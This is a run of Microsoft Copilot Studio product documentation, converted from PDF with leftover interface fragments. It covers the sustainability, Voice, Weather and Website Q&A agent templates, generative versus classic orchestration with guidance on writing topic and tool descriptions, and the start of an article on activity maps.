
You can configure this agent with more sources of knowledge to answer related queries. You can also integrate the agent with or without systems of record, including using prebuilt connectors provided by the platform.

Tips to enhance sustainability insights

- If your agent can't extract the required data point from tables embedded in PDF reports, try the following steps:
 1. Use the Microsoft Excel Power Query plugin to extract the tables from the PDF files.
 2. Save the tables as CSV files.
 3. Upload the CSV files as extra knowledge sources.
- The value for sustainability key performance indicators (KPIs) varies from one reporting period to another. Specify the relevant reporting period, such as 2022 or 2023, for the information you need.

You can create a custom topic for specifically answering questions like value for sustainability KPIs (for example, scope 1, 2, or 3 emissions, or renewable electricity consumption). You can take **reporting period** as an input by following these steps:

1. Configure the [Trigger](#) node, which activates the topic when one or more of the trigger phrases matches closely with an incoming message from a user. Specify the name of sustainability KPIs likely to be queried.



2. Configure [Question](#) nodes to capture the user query and the reporting period.

?

Question

Text

...

Which sustainability KPI's data are you

Identify

User's entire response

>

Save user response as

{x}

Topic.KPIName

?

Question

Text

...

+ Add

B

I

≡

≡

{x}

fx

The value for the sustainability KPI will be provided for a specific reporting year. Please select a reporting year from the following options:-

Identify

Multiple choice options

>

Options for user

2023

2022

+ New option


Save user response as

{x}


reportingyear choice

>

3. Create a Power Fx formula to extract the KPI values for the specified reporting period.



4. Configure the [Create generative answers](#) node, and select the relevant knowledge sources. For example, select the environmental, social, and governance (ESG) reports or CSV files that contain the sustainability KPI information.



Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#).

Voice



Summarize this article for me

By using the *Voice* agent template, you can build a voice-enabled agent that provides an effective self-service, hands-free solution from a phone. This agent reduces call volume and increases customer service representative productivity. Customers can interact with the agent by using natural language and choosing options from a touch-tone menu to resolve issues faster.

You can [create a new agent](#) in Copilot Studio. On the **Agents** page, under **Start with an agent template**, select **Voice**.

The template constructs the primary building blocks of your voice-enabled agent. Select **Create** to continue with the agent.

Learn more about [regional settings](#).

Prerequisite

- Copilot Studio account

Voice-enabled capabilities

The Voice agent includes several voice-related features:

- The **Telephony** channel is turned on by default.
- The Speech & DTMF (Dual Tone Multi Frequency) modality is available by default.
- A predefined custom topic: **Main Menu**.
- An expanded version of the **Conversation Start** system topic that uses **Main Menu**.
- Voice-related system topics include:
 - **Silence detection**
 - **Speech unrecognized**
 - **Unknown dial pad press** handles speech-related scenarios.
- [DTMF-enabled multiple choice options](#) in the question node.
- The [test chat mode](#) is set to **Speech & DTMF** by default. This mode allows you to verify voice features, such as barge-in and DTMF, in your text input. You can see the speech response from your agent in text form.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#) .

Last updated on 02/10/2026

Weather

Article • 05/19/2025

Publisher: Microsoft

An agent built from the *Weather* agent template is your *go-to* assistant for getting weather forecasts embedded in Teams or a website. Users can ask about the weather anywhere in the world to get current conditions and future forecasts, pulling real-time data from MSN Weather using [MSN Weather Connector](#). You can supplement the agent with local sites to make the insights as personalized and accurate as possible.

ⓘ Note

Prebuilt agents are currently available in English only and should be limited to internal use within your organization.

Watch this video to get an overview of how to use the Weather agent:

<https://learn-video.azurefd.net/vod/player?id=9245998b-afe8-4e75-a54c-247b0577dcd7&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Ftemplate-weather> 

Capabilities

Users can get:

- Current weather conditions for their area.
- The weather forecast for today.
- The weather forecast for tomorrow.

Use cases

- Get the current weather conditions in their area.
- Get the future weather forecast to stay informed.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#) .

Website Q&A

Summarize this article for me

Publisher: Microsoft

An agent built from the *Website Q&A* agent template is designed to answer common questions from customers by using the content available on your website. It searches across your website and uses generative AI to formulate a contextual answer for the customer. This agent aims to enhance user experience by providing instant, relevant information, thus reducing the need for human intervention.

ⓘ Note

Managed agents and agent templates are currently available in English only and should be limited to internal use within your organization.

Installation

1. Sign in to Copilot Studio.
2. On the **Agents** page, under **Start with an agent template**, select **Website Q&A**.
3. Replace the default knowledge source with a link to your organization's website.

Website Q&A

CreateCancel...

Consider reviewing the Website Q&A [template instructions](#)

Language: **English (en-US)**

AI Edit language

Name 

Give your custom agent a descriptive name so it's easy to identify. You can change this later if you need to.

Website Q&A



Change icon

Used to represent the agent. Icon should be in PNG format and less than 30 KB in size.

Description

Use your own words to describe what your agent should help with, including your audience and end goal.

An agent that can answers common questions from users using the content of your website.

Instructions

Direct the behavior of the agent, including its tasks and how it completes them.

Maintain a polite and professional tone while assisting with questions about the knowledge source. There are no specific topics that are off-limits for discussion.

Starter prompts

+ Add starter prompts

Suggest ways of starting conversations for Teams and Microsoft 365 channels. [Learn more.](#)


Add starter prompts

Knowledge (1) 

+ Add knowledge

 Microsoft 

Review [supplemental terms](#) to learn more about the templates in preview. You are responsible for complying with the terms applicable to the public URLs listed above in Knowledge. See the URLs for terms.

4. Select **Create** at the top of the page.

5. Test your agent and validate its responses to ensure it accurately responds to user queries.

Use cases

You can use a Website Q&A agent in different scenarios to improve customer engagement and support.

- Customer support: Address frequently asked questions and provide instant support to users visiting your website.
- Product information: Offer detailed information about products or services, enhancing the customer decision-making process.
- Educational websites: Assist students and learners by answering questions related to educational content or courses.
- Event management: Provide details about upcoming events, registration procedures, and other related inquiries.

Limitations

AI-generated content can have mistakes, so don't forget to make sure it's accurate and appropriate. Review the [Supplemental Terms](#) .

Last updated on 02/10/2026

Orchestrate agent behavior with generative AI

Summarize this article for me

Agents can use either generative or classic orchestration. By default, newly created agents use generative orchestration. An agent that uses generative orchestration can choose the best [tools](#), [knowledge](#), [topics](#), and [other agents](#) to answer user queries or respond to event triggers. The alternative is classic orchestration, where an agent responds to users by triggering the topic whose trigger phrases most closely match the user's query.

 Important

- If you create an agent from a prebuilt agent, the prebuilt agent's configuration determines which orchestration method the agent uses.
- If an admin turns off the ability to use generative orchestration in an environment, agents created in that environment can only use classic orchestration.

The following table compares agent behavior between generative orchestration and classic orchestration.

 **Expand table**

Behavior	Generative orchestration	Classic orchestration
Topics	The agent selects topics based on the description of their purpose.	The agent selects topics based on matching a user query with trigger phrases.
Child and connected agents	The agent selects child and connected agents based on their description.	Not applicable.
Tools	The agent can choose to call tools based on their name and description.	Tools can only be called explicitly from within a topic.
Knowledge	The agent can choose to proactively search knowledge to answer a user's query.	Knowledge can be used as a fallback when no topics match a user's query (or called explicitly from within a topic).
Use of multiple topics, tools, knowledge sources	The agent can use a combination of topics, tools, and knowledge.	The agent tries to select a single topic to respond to the user, falling back to knowledge if configured.

Behavior	Generative orchestration	Classic orchestration
Asking users for input	The agent can automatically generate questions to prompt users for any missing information required to fill inputs for topics and tools.	You must use question nodes in topics to author messages prompting the user for any required information.
Responding to a user	The agent automatically generates a response, using the available information from topics, tools, other agents, and knowledge that it used.	You must use message nodes in topics to author messages responding to the user (or call a tool from a topic).

💡 Tip

There are key differences between classic and generative orchestration, such as how knowledge is searched and the supported data sources. Before turning on generative mode for an existing agent, read about the [known limitations](#).

How does generative orchestration work?

Using generative AI to determine how your agent responds can make the conversation more natural and fluid for the user. An agent that uses generative AI can also perform actions autonomously.

Selecting the right topics, tools, other agents, and knowledge sources

ⓘ Note

When your agent determines how to respond to a user message or event, it can use previous [conversation history](#) and context to influence its decisions. This behavior explains that you might see different responses for the same query between a fresh conversation and an ongoing conversation. For example, between a new test conversation in the Copilot Studio [test panel](#) and a longer running conversation in Microsoft Teams, which has previous messages. This behavior is expected and allows your agent to respond to follow-up questions or avoid asking for information that it already has.

When a user sends a message, your agent selects one or more tools, topics, other agents, or knowledge sources to prepare its response. Multiple factors determine the selection. The most important factor is the description of the topics, tools, agents, and knowledge sources. Other

factors include the name of a topic, tool, agent, or knowledge source, any input or output parameters, and their names and descriptions. Descriptions make it possible for your agent to be more accurate when it associates the user intent with tools, other agents, and topics. You don't need to predict all of the ways a user might indicate what they need.

When you configure an agent to use generative orchestration, it can select one or more tools, topics, other agents, or knowledge sources to handle user queries (including multi-intent queries), or to autonomously respond to events. If the agent selects multiple tools, agents, or topics, it calls them in sequence, after generating any questions to ask the user for missing information.

Learn more about [how agents search across knowledge sources](#) when generative orchestration is turned on.

Responding to user input or event triggers

The agent takes the information returned from all knowledge sources, tools, agents, and topics that it selected in response to user input or to an event trigger, and summarizes an answer to any originating user query.

Tip

Since an agent configured with generative orchestration can use information from knowledge, tools, other agents, and topics to generate a response, you can make your topics more flexible by not sending their final response in a message node, but instead returning it as an output variable to the agent. This method lets your agent provide contextual responses to your users. Learn more about [configuring topic inputs and outputs](#).

Testing

When you test an agent that uses generative orchestration in Copilot Studio, you can [open the activity map](#) to follow how your agent is responding.

Turn off generative orchestration for an agent

1. Go to the **Settings** page for your agent.
2. In the **Generative AI** section, under **Orchestration**, for **Use generative AI orchestration for your agent's responses?**, select **No**. Your agent is now configured to use classic orchestration.

Turn on generative orchestration for an agent

1. Go to the **Settings** page for your agent.
2. In the **Generative AI** section, under **Orchestration**, for **Use generative AI orchestration for your agent's responses?**, select **Yes**.

Tip

It's a good practice to inform your users that some of the conversation (for example, questions generated when running a tool) might be generated by AI. For example, you could add an extra message in the **Conversation Start system topic**, which controls the message shown to your users when a new conversation is started with the agent.

Authoring descriptions

If you configure an agent to use generative orchestration, provide a high-quality description for each of its child agents, connected agents, topics, tools, and knowledge sources. Good descriptions ensure the agent selects the right topics, tools, other agents, and knowledge sources to respond to users.

For tools, authoring a description is part of the wizard used to add them to the agent. The description is often prepopulated for you, but you can make changes as appropriate. To learn more about adding and managing tools, see [Add tools to custom agents](#).

For topics, once you turn on generative orchestration, **The agent chooses** appears on **Trigger** nodes (instead of **User says a phrase**), which allows you to add or edit the description for the topic.

Tip

If you turn on generative orchestration for an agent that you initially authored to use classic orchestration, Copilot Studio automatically generates a default description for each existing topic, based on the topic's trigger phrases. The generated description is often good enough to allow these topics to be selected in response to relevant user queries. However, it's a good practice to follow the advice provided in this article to revise the generated descriptions.

Multilingual support with generative orchestration

For an agent that uses generative orchestration, any content it generates is in the currently active language—either the agent's primary language or one of its secondary languages. The agent automatically determines the user language from the client or browser language. For more information about adding languages for your agent, see [Configure and create multilingual agents](#). For the list of languages supported with generative orchestration, see [Language support](#).

Best practices

Use the following best practices for naming topics, tools, and knowledge sources. Also use them for drafting clear, concise, and relevant descriptions for these elements.

Tip

If multiple topics have similar descriptions, your agent might invoke them all to answer a question. To prevent this behavior, test your agent thoroughly and revise any overlapping descriptions. Learn more in [Configure high-quality instructions for generative orchestration](#).

Writing style

Use simple and direct language. Avoid jargon, slang, or technical terms.

Use the active voice and the present tense for descriptions. For example, write "This tool provides weather information" instead of "Weather information is provided by this tool."

Use bulleted and numbered lists to clearly separate a series of items, actions, or considerations.

Relevance

Use keywords that relate to the functionality of the tool or topic, and the user's intent. For example, if a tool provides weather information, use keywords like "weather," "forecast," "temperature," "rain," "snow," and so on.

For the description, write a short and informative summary of the tool's or topic's functionality. Limit the summary to one or two sentences. Explain what the tool or topic does and how it benefits the user.

Use a descriptive and unique name that's a short phrase. Avoid using generic or ambiguous names that could be confusing. For example, instead of naming a tool "Weather," name it "Weather Forecast" or "Weather Report."

Use specific language to prevent ambiguity between similar topics and tools.

For example, if your agent already has a tool that provides information about current weather conditions, but you want to add another topic to provide the weather forecast for tomorrow, make sure the names and descriptions of these topics are specific enough to avoid ambiguity. Make sure such similar topics have a different name and description. It can also help to indicate what they can't do. Here are examples of names and descriptions you might use.

Name: Current Weather

Description: This topic provides weather forecast for any location in the world. You can ask for the current weather, including temperature and if it's raining or snowing. It doesn't get weather forecasts for future days.

Name: Weather Forecast for Tomorrow

Description: This topic provides weather information for any location in the world for the next day. It provides the temperature. It doesn't get the current weather for today.

Examples of what not to do

The following examples don't follow the guidelines. The first example is too vague because it doesn't specify what types of questions the tool can answer.

Name: Answer Question

Description: This tool can answer questions.

The next example uses jargon. Instead, it should spell out earnings per share (EPS).

Name: Get EPS

Description: Gets EPS for any stock ticker.

Examples of interactions with an agent using generative orchestration to handle user requests

The following examples are based on an agent that has two custom topics—one for finding store hours and another for locating a nearby store—and a tool based on the prebuilt MSN Weather connector.

Example 1

In this example, the user asks, "What is the weather like in Seattle?". The agent selects the current weather tool and also prepopulates the Location input with "Seattle," which it recognized from the user's question.

The screenshot displays the Microsoft Copilot Studio interface. On the left, the 'Activity map' shows a workflow starting with 'Session started', followed by a 'Get forecast for today' connector. The connector's inputs are 'Location' (pre-filled with 'Seattle') and 'Units'. A red box highlights a 'Missing required information' warning. The outputs include 'Moon Phase', 'Moon Phase Code', and 'Moonrise Time'. The status at the bottom is 'Session in progress'.

On the right, the 'Test your agent' chat window shows a conversation with 'Clear Skies Weather Buddy'. The user asks, 'What's the weather like in Seattle?'. The agent responds with a greeting and offers to help with weather questions. The chat history shows a previous question about measurement systems.

Example 2

In this example, the user says, "I need to get store hours and find my nearest store." The agent selects two items, the **Store Hours** topic and the **Store Locator** topic, and chains them together to respond to both parts of the user's query.

The screenshot displays the Microsoft Copilot Studio interface. On the left, the 'Activity map' shows a workflow starting with 'Session started', followed by 'Lesson 1 - A simple topic', and then 'Lesson 2 - A simple topic with a condition and variable'. Lesson 2 is highlighted with a red box and lists phrases like 'Find my nearest store' and 'Check store location'. The status at the bottom is 'Session in progress'.

On the right, the 'Test your agent' chat window shows a conversation. The user asks, 'I need to get store hours and find my nearest store.'. The agent responds with 'I'm happy to help with store hours.' and provides the store hours for Redmond and Seattle. The chat history shows a previous question about measurement systems.

Example 3

In this example, the user finds their nearest store, which is identified as Kirkland, earlier within the conversation. The user then asks, "what's the weather like there?". Here, the agent selects the current weather tool but prepopulates the location with "Kirkland," based on the recent conversation context.

The screenshot displays the Microsoft Copilot Studio interface, divided into two main sections: the 'Activity map' on the left and the 'Test your agent' chat on the right.

Activity map (Left):

- At the top, there are tabs for 'Activity map', 'Review', 'Variables', and 'Track between topics'.
- A 'Session started' button is visible.
- A topic box labeled 'Lesson 2 - A simple topic with a condition and variable' is shown.
- The main area displays a connector node titled 'Get forecast for today' with a sun icon.
- Description:** 'Get the forecast for the current day in the specified location.'
- Inputs (2):**
 - '(x) Location String =' with a text input field containing 'Kirkland'.
 - '(x) Units String =' with an empty text input field.
- Outputs (39):**
 - '(x) Moon Phase String =' with an empty text input field.
 - '(x) Moon Phase Code String =' with an empty text input field.
 - '(x) Moonrise Time DateTime =' with an empty text input field.
- A red warning box states 'Missing required information'.
- A link 'See more (36)' is at the bottom.

Test your agent (Right):

- The chat shows a sequence of messages between a user and the agent.
- User: 'what's the weathere like there?' (A minute ago)
- Agent: 'Sorry I wasn't able to help better. Would you like to try again?' (A minute ago)
- User: 'Yes' (A minute ago)
- Agent: 'Go ahead. I'm listening.' (Just now)
- User: 'what's the weather like there?' (Just now)
- Agent: 'What measurement system would you like to use for the forecast? You can choose between Imperial and Metric units.' (Just now)
- User: 'Ask a question or describe what you need' (0/2000)

At the bottom right, there is a note: 'Make sure AI-generated content is accurate and...'.

More control options for generative orchestration

Canceling the current plan

Use the **End all topics** node within a topic to cancel any remaining steps the orchestrator planned to respond to a user or an event trigger.

Using topic triggers and controlling use of conversation history

Use either of the following topic triggers to determine an agent's behavior:

- **AI response generated**, when the agent generates a response to a user.
- **Plan complete**, when a plan is completed (that is, when the agent performed all steps to respond to a user).

Learn more about these and other [topics triggers](#).

Controlling conversation history

Agents use recent conversation history when making decisions about how to respond to a user or when carrying out other actions, such as generating responses or filling input values from available context. Some channels, such as Microsoft Teams, maintain extensive conversation history by design. If you want your agent to support restarting conversations from a clean slate, set it up to clear the conversation history used by the planner at any time by using a **Clear variable values** node, with the option **Conversation history for the current session**.

ⓘ Note

By default, the [Reset Conversation](#) system topic *doesn't* clear the conversation history. It only clears the global variables for the current session.

Known limitations for generative orchestration

The following known issues and limitations exist when using the generative orchestration mode.

Knowledge

With generative orchestration turned on, an agent doesn't use the [Conversational boosting](#) system topic when it searches knowledge sources. Therefore, the agent doesn't use any modifications you make to this system topic to customize how it searches knowledge. This limitation also applies to classic data sources configured in generative answers nodes, including custom data sources. Learn more about [how knowledge works with generative orchestration](#).

Custom entity support for topic and tool input parameters

Tools and topics don't yet support custom entities (closed lists and regex entities) as input parameters. To collect information by using a custom entity, use a **Question** node in a topic.

Disambiguation

An agent might fail to disambiguate between topics when more than one topic closely matches a user's intent. Normally, the agent asks the user to choose between one or more

topics that match their intent through the [Multiple Topics Matched](#) system topic. However, agents that use generative orchestration currently don't call this topic. If you leave the **Multiple Topics Matched** system topic turned on, your agent starts disambiguating between topics automatically when this problem is resolved. To prevent your agent from automatically disambiguating between topics in the future, turn off the **Multiple Topics Matched** system topic. Turning off this topic allows you to test your agent. You can opt back in to using disambiguation by turning the topic back on after testing your agent.

Previous conversation context

An agent that uses generative orchestration has access to the recent conversation with the user, which provides context for making decisions about which tools to call or filling inputs with values. The amount of conversation history is currently limited, which means that sometimes the agent can't see or use the information in earlier parts of the conversation. In these cases, it might be necessary to collect some information again from the user, or ensure that key information is included in the transcript at regular intervals.

Hyperlinks from knowledge source data

Hyperlinks found in knowledge sources such as Word documents, PDF files, or web pages appear as plain text in agent responses.

Last updated on 02/27/2026

Review agent activity

Summarize this article for me

Creating an agent is an iterative process. It involves understanding how your agents work, making changes, and seeing the results. This process helps you build better agents. Copilot Studio's activity tracking provides a visual mapping of your agents' sequence of inputs, decisions, and outputs within an activity so you can find problems and opportunities for improvement.

An *activity map* is generated for every activity. An activity begins when an agent starts a conversation or an external event triggers an agent. A map represents each activity with a *node*.

Two forms of activity tracking exist:

- [Real-time activity map](#) of your agent's performance during testing
- [Historical activity maps and transcripts](#) from past activities

ⓘ Note


This feature is only available for agents with generative orchestration enabled.

Only your own interactions with the agent and where the agent used your credentials for authentication appear. Your agent must use [integrated Microsoft authentication](#) to identify your interactions.


Real-time activity map during testing

When you ask your agent a question in the test pane, the activity map shows a visual representation of the plan that the agent generated. The map highlights errors, such as missing or invalid input or output parameters for actions, and shows how long each step takes to execute. You can also verify that the information your agent is sending or receiving is correct.

To make the activity map automatically appear when you send a query to your agent in the test pane, select the three dots (...) and then turn on **Show activity map when testing**.



Here, the user asked, "What's the weather going to be like in Toronto, Canada tomorrow?" You can see the action that the agent selected to respond, and the inputs and outputs.

